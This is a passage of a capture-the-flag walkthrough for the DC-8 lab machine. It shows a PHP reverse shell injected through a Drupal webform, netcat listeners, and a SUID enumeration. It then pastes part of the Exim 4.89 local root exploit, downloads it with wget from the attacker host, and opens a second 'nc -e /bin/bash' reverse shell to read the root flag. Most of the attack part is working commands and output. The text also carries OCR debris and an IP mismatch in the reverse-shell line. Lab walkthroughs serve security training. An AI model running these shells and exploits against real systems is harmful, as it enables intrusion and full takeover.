$ip = '192.168.0.101';  // CHANGE THIS
$port = 8886;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

Switch to rich text editor

Text format PHP code

Message to be shown upon successful submission. If the redirection location is set to *Confirmation page* it will be shown on its own page, otherwise this displays as a message. Supports Webform token replacements.

Token values

Redirection location

- (•) Confirmation page
- ( ) Custom URL:
- ( ) No redirect (reload current page)

Choose where to redirect the user upon successful submission. The *Custom URL* option supports Webform token replacements.

Token values

192.168.0.129/node/3#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Help

My account Log out

DC-8

Home Who We Are Contact Us

You have already submitted this form. View your previous submissions.

Home

Details

- Welcome to DC-8
- Who We Are
- Contact Us

Navigation

- Add content

Contact Us

View Edit Webform Results

Submitted by admin on Tue, 09/03/2019 - 16:15

Start — Complete

Name *

fcfc

Email Address *

a@a.com


Details *

hfyfyfyc

Submit

3. **Start a Netcat Listener**:
    - Open a terminal in Kali Linux and run:
    - nc -lnvp 8886
    - **Don't press enter yet**.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 8886
listening on [any] 8886 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.129] 34938
Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux
 21:54:39 up 44 min,  0 users,  load average: 0.04, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-8:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
www-data@dc-8:/$ exim --version | head -1
exim --version | head -1
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
```




4. **Submit the Reverse Shell**:
    - In the web application, navigate to the confirmation box or the input field for uploading PHP code.
    - Paste the modified **PHP reverse shell** code there and submit the form. After submission, the reverse shell should connect back to your listener.


Step 8: Exploit Exim4.89 Vulnerability

1. **Search for Exploit**:
    - In Kali Linux, search for **Exim4.89** vulnerabilities. Exim4 is a mail transfer agent that may have a known vulnerability that can be exploited for privilege escalation.





2. **Download the Exploit**:
    - Once you find the exploit, download it, or if it's available on **GitHub**, copy the code.



3. **Create an Exploit Script**:
    - Open a new terminal and create a new file called **exploit.sh**:
    - sudo nano exploit.sh
    - Paste the exploit code into **exploit.sh** and save the file.

```
if [ $METHOD = "setuid" ]; then

        # prepare a setuid shell helper to circumvent bash checks
        echo "Preparing setuid shell helper..."
        echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c
        gcc -o /tmp/pwned /tmp/pwned.c 2>/dev/null
        if [ $? -ne 0 ]; then
                echo "Problems compiling setuid shell helper, check your gcc."
                echo "Falling back to the /bin/sh method."
                cp /bin/sh /tmp/pwned
        fi
        echo

        # select and deliver the payload
        echo "Delivering $METHOD payload..."
        PAYLOAD=$PAYLOAD_SETUID
        exploit
        echo

        # wait for the magic to happen and spawn our shell
        echo "Waiting 5 seconds..."
        sleep 5
        ls -l /tmp/pwned
        /tmp/pwned

# netcat method
elif [ $METHOD = "netcat" ]; then

        # select and deliver the payload
        echo "Delivering $METHOD payload..."
        PAYLOAD=$PAYLOAD_NETCAT
        exploit
        echo

        # wait for the magic to happen and spawn our shell
        echo "Waiting 5 seconds..."
        sleep 5
        nc -v 127.0.0.1 31337

# print help
else
        usage

fi
:wq

^G Help      ^O Write Out   ^W Where Is    ^K Cut       ^T Execute   ^C Location   M-U Undo      M-A Set Mark   M-] To Bracket  M-Q Previous   ^← Back        ^← Prev Word   ^A Home
^X Exit      ^R Read File   ^\ Replace     ^U Paste     ^J Justify   ^/ Go To Line  M-E Redo      M-6 Copy       ^B Where Was    M-W Next       ^→ Forward     ^→ Next Word   ^E End
```

4. **Run the Exploit**:
    - Before running the exploit, change the directory to tmp:
    - cd /tmp
    - Set up a **Python HTTP server** to serve the exploit:
    - python -m http.server 8000

```
www-data@dc-8:/$ cd tmp
cd tmp
www-data@dc-8:/tmp$ wget http://192.168.0.101:8000/exploit.sh
wget http://192.168.0.101:8000/exploit.sh
--2024-12-04 22:02:52--  http://192.168.0.101:8000/exploit.sh
Connecting to 192.168.0.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3561 (3.5K) [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh          100%[===================>]   3.48K  --.-KB/s    in 0.001s

2024-12-04 22:02:52 (4.04 MB/s) - 'exploit.sh' saved [3561/3561]
```

Step 9: Capture the Final Flag

1. **Set Up Another Netcat Listener**:
    - Open a new terminal and run a Netcat listener on port 8800:
    - nc -lnvp 8800

```
www-data@dc-8:/tmp$ bash exploit.sh -m netcat
bash exploit.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Thu, 22 Dec 2022 20:31:37 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1p8IrR-0000Iu-H9
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
nc -e /bin/bash 192.168.1.160 8800
nc -e /bin/bash 192.168.1.160 8800
```

2. **Trigger the Exploit**:
   - Go back to your first **Netcat listener** on port 8886 and run the command

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 8800
listening on [any] 8800 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.129] 48194
cd root
ls
db
gnutls-params-2048
input
msglog
cd /root
cat flag.txt




Brilliant - you have succeeded!!!


888       888          888 888      8888888b.                            888 888 888 888
888   o   888          888 888      888   "Y88b                          888 888 888 888
888  d8b  888          888 888      888     888                          888 888 888 888
888 d888b 888  .d88b.  888 888      888     888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888     888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888     888 888  888 888  888 888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888   .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Hope you enjoyed DC-8.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:
```

“WE GOT THE FINAL FLAG”